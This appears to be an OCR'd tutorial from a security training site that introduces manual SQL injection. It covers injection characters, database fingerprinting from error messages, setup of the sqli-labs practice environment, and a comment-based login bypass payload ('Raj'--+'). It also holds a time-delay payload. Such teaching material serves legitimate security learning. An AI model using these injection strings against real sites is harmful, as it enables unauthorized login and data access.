
iGNITE Technologies



SQL INJECTION MANUAL EXPLOITATION

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

Abstract

SQL injection is a technique where a malicious user can inject SQL Commands into an SQL statement via a web page.
An attacker could bypass authentication, access, modify and delete data within a database. In some cases, SQL Injection can even be used to execute commands on the operating system, potentially allowing an attacker to escalate to more damaging attacks inside of a network that sits behind a firewall.

SQL Injection

SQL Injection

Basic SQL Functions

SELECT	read data from the database based on search criteria
INSERT	insert new data into the database
UPDATE	update existing data based on given criteria
DELETE	delete existing data based on given criteria
Order By	used to sort the result-set in ascending or descending order
Limit By	the statement is used to retrieve records from one or more tables

SQL Injection Characters


1	Character String Indicators	**‘ or “**
2	Multiple-line comment	**/*….*/**
3	Addition, concatenate (or space in URL)	**+**
4	Single-line comment	**# or – -(hyphen hyphen)**
5	Double pipe (concatenate)	**||**
6	Wildcard attribute indicator	**%**
7	Local variable	**@variable**
8	Global variable	**@@variable**
9	Time delay	**waitfor delay ’00:00:10’**
10	String instead of a number or vice versa	

Database Fingerprinting

We can find out the database by analyzing the error.


S.no	Error	Type of Database
1	You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”1” LIMIT 0,1’ at line 1	MySQL
2	ORA-00933: SQL command not properly ended	Oracle
3	Microsoft SQL Native Client error ‘80040e14’ Unclosed quotation mark after the character string	MS SQL

SQLi Lab Setup





SQLi Lab Setup

First, download sqli lab from **here** and set up in xampp Open SQLI labs https://github.com/Audi-1/sqli-labs




Click on Setup/reset Database for labs




SQL Injections
localhost/sqli/
SQL Injections
Less-1
- Error based - Single quotes - String
Less - 3
l - Single quotes with twist - string
Less - 5
Injection - Single Quotes - String
Less - 7
GET - Dump into outfile - String
Less - 9
d - Time based. - Single Quotes
Less - 11
Based - Single quotes- String
Less - 13
ngle quotes- String - with twist
Less - 15
olian/time Based - Single quotes
Less - 17
odate Query- Error Based - String
Less-19
Less-2
GET - Error based - Intiger based
Less - 4
GET - Error based - Double Qu
Less - 6
GET - Double Injection - Dou
Less - 8
GET - Blind - Boolian Base
Less - 10
GET - Blind - Time based
Less - 12
POST - Error Based - Dou
Less - 14
POST - Double Injectior
Less - 16
POST - Blind- Boolian/Tim
Less - 18
POST - Header Injection
Less-20
www.hackingarticles.in

SQL Basics



SQL Basics

Consider a login page where you are requested to enter username and password when you enter username and password a query (SQL query) is generated at the backend which gets executed and the result is displayed to us on the home page after login.

Username – Raj

Password – Chandel

So backend query will look like

SELECT * FROM table_name WHERE username='Raj' AND password='Chandel';

It is totally on the developer how he enclosed the parameter value in the SQL query, he can enclose the parameter value in a single quote, double quotes, double quotes with bracket etc.

So query may look like

```
SELECT * FROM table_name WHERE username='Raj' AND
password='Chandel';

SELECT * FROM table_name WHERE username=('Raj')
AND password=('Chandel');

SELECT * FROM table_name WHERE username="Raj" AND
password="Chandel";

SELECT * FROM table_name WHERE username=("Raj")
AND password=("Chandel");
```

Or in any form totally developer's choice.

I'll explain further using the first query.

Q – What if I enter username = Raj'?

Ans – If I enter username=Raj' backend query will look like **SELECT * FROM table_name WHERE username='Raj'' AND password='Chandel';** Which is syntactically wrong because of an extra quote

Q- How can we fix this broken query? Is it possible to do so?

Ans – Yes it is possible to fix above query even with username = Raj'. We can do so by commenting out the entire query after Raj'. So our valid query will be **SELECT * FROM table_name WHERE username='Raj'.** Which is syntactically correct

Q- How to comment out the remaining query?

Ans – Well it depends on the database that is there at the backend. We generally use –+ (hyphen hyphen plus), # (hash). So if I enter username = Raj'–+. The complete query at backend will look like **SELECT * FROM table_name WHERE username='Raj'–+' AND password='Chandel';** But our database will read and execute only **SELECT * FROM table_name WHERE username='Raj'** this much query because everything after –+ will be commented and will not be interpreted as part of the query.

This is what is called SQL INJECTION. Changing the backend query using malicious input.

I don't know if you guys are having an interesting doubt or not but I had when I was learning all these stuff, and the doubt is


According to the above query formed by commenting, we don't need a valid password to login?

Yes if the developer had not taken measure to prevent SQL injection and implemented the query as shown above it is possible to login using the only username.

